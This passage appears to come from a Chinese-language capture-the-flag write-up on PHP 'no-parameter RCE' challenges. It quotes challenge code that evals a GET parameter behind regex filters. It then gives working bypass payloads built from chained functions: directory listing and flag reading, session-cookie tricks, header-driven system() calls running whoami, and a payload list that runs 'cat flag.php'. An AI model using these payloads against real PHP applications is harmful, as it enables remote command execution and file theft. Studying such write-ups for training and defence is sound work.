    if (!preg_match('/data:\V|filter:\V|php:\V|phar:\V/i', $_GET['exp'])) {
        if('; ' === preg_replace('/[a-z_]+\((?R)?\)/', NULL, $_GET['exp'])) {
            if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log/i', $_GET['exp'])) {
                // echo $_GET['exp'];
                @eval($_GET['exp']);
            }
        }
        else{
            die("还差一点哦! ");
        }
    }
    else{
        die("再好好想想! ");
    }
}
else{
    die("还想读flag, 臭弟弟! ");
}
}
// highlight_file(__FILE__);
?>
```

分析一下关键的四行代码

```
if (!preg_match('/data:\V|filter:\V|php:\V|phar:\V/i', $_GET['exp'])) {
if('; ' === preg_replace('/[a-z_]+\((?R)?\)/', NULL, $_GET['exp'])) {
if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log/i', $_GET['exp'])) {
// echo $_GET['exp'];
@eval($_GET['exp']);
```

- 1、需要以GET形式传入一个名为exp的参数。如果满足条件会执行这个exp参数的内容。
  - 2、第一个if,preg\_match过滤了伪协议
  - 3、第二个if,preg\_replace限制我们传输进来的必须是纯小写字母的函数，而且不能携带参数。
  - 4、第三个if,preg\_match正则匹配过滤了bin|hex等关键字。
  - 5、@eval(\$\_GET['exp']);执行get传入的exp。
- 无参数RCE

方法一：利用scandir()函数

- 1、查看目录下的文件

```
?exp=print_r(scandir(current(localeconv())));  
#Array ( [0] => . [1] => .. [2] => .git [3] => flag.php [4] => index.php )
```

- 2、通过 array\_reverse 进行逆转数组

```
?exp=print_r(array_reverse(scandir(current(localeconv()))));  
#Array ( [0] => index.php [1] => flag.php [2] => .git [3] => .. [4] => . )
```

- 3、用next()函数进行下一个值的读取

```
?exp=print_r(next(array_reverse(scandir(current(localeconv()))));  
#flag.php
```

- 4、highlight\_file()函数读取flag

最终payload:

```
?exp=highlight_file(next(array_reverse(scandir(current(localeconv()))));
```

## getflag



方法二：利用session\_start()函数

```
?exp=show_source(session_id(session_start())); HTTP/1.1  
Cookie: PHPSESSID=flag.php
```



pos current pop都被过滤了，还有个array\_shift()函数可以用

array\_shift() - 删除数组中第一个元素，并返回被删除元素的值。

输出函数echo、print\_r、var\_dump也都被过滤了，exit()函数的别名die()函数

die() 函数输出一条消息，并退出当前脚本。

Payload: ?exp=die(array\_shift(apache\_request\_headers()));


回显成功

The screenshot displays a web proxy tool interface with two main panels: Request and Response.

**Request Panel:** Shows the raw HTTP request. The payload is: `GET /no.php?exp=die(array_shift(apache_request_headers())); HTTP/1.1`. The request includes headers such as Host: 127.0.0.1, User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0, and various Accept headers. A red arrow points from the payload in the request to the corresponding error message in the response.

**Response Panel:** Shows the raw HTTP response. The status is `HTTP/1.1 200 OK`. The response body contains a detailed error message in Chinese, indicating that the variable `$_GET` is not defined. The message includes a stack trace and a notice: `Notice: Only variables should`.

自定义一个请求头，其值为要执行的命令，如flag: whoami，  
Payload: ?exp=system(array\_shift(apache\_request\_headers()));  
打印出来了



The screenshot displays the 'Request' and 'Response' tabs in a web browser's developer tools. In the 'Request' tab, the 'Headers' sub-tab shows a custom header 'flag: whoami' highlighted with a red box. A red arrow points from this header to the corresponding output in the 'Response' tab. The response shows a 200 OK status and a body of HTML code. The code includes a `<pre>` tag containing the output of the `system(array_shift(apache_request_headers()))` command, which is `flag: whoami`.

接下来执行命令，成功执行whoami命令



The screenshot shows the 'Request' and 'Response' tabs. The 'Request' tab shows a custom header 'flag: whoami' highlighted with a red box. A red arrow points from this header to the 'Response' tab. The response shows a 200 OK status and a body of HTML code. The code includes a `<pre>` tag containing the output of the `system(array_shift(apache_request_headers()))` command, which is `flag: whoami`.

本方法在php7以下使用未成功

## [长安战疫]RCE\_No\_Para

```

<?php
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    if(!preg_match('/session|end|next|header|dir/i', $_GET['code'])){
        eval($_GET['code']);
    }else{
        die("Hacker!");
    }
}else{
    show_source(__FILE__);
}
?>

```

本题的做法是通过传递自定义的新变量给数组，返回指定值，从而实现RCE。

绕过方法：pos是current的别名，如果都被过滤还可以使用reset()，该函数返回数组第一个单元的值，如果数组为空则返回FALSE

收集到的一些Payload：

```

?flag=system('cat flag.php');&code=eval(pos(pos(get_defined_vars())));

?flag=system('cat flag.php');&code=eval(pos(reset(get_defined_vars())));

?flag=readfile('flag.php');&code=eval(implode(reset(get_defined_vars())));

?code=eval(current(array_reverse(current(get_defined_vars()))));&flag=system('cat flag.php');

?code=eval(current(array_reverse(reset(get_defined_vars()))));&flag=system('cat flag');

?code=eval(current(array_reverse(pos(get_defined_vars()))));&flag=system('cat flag');

```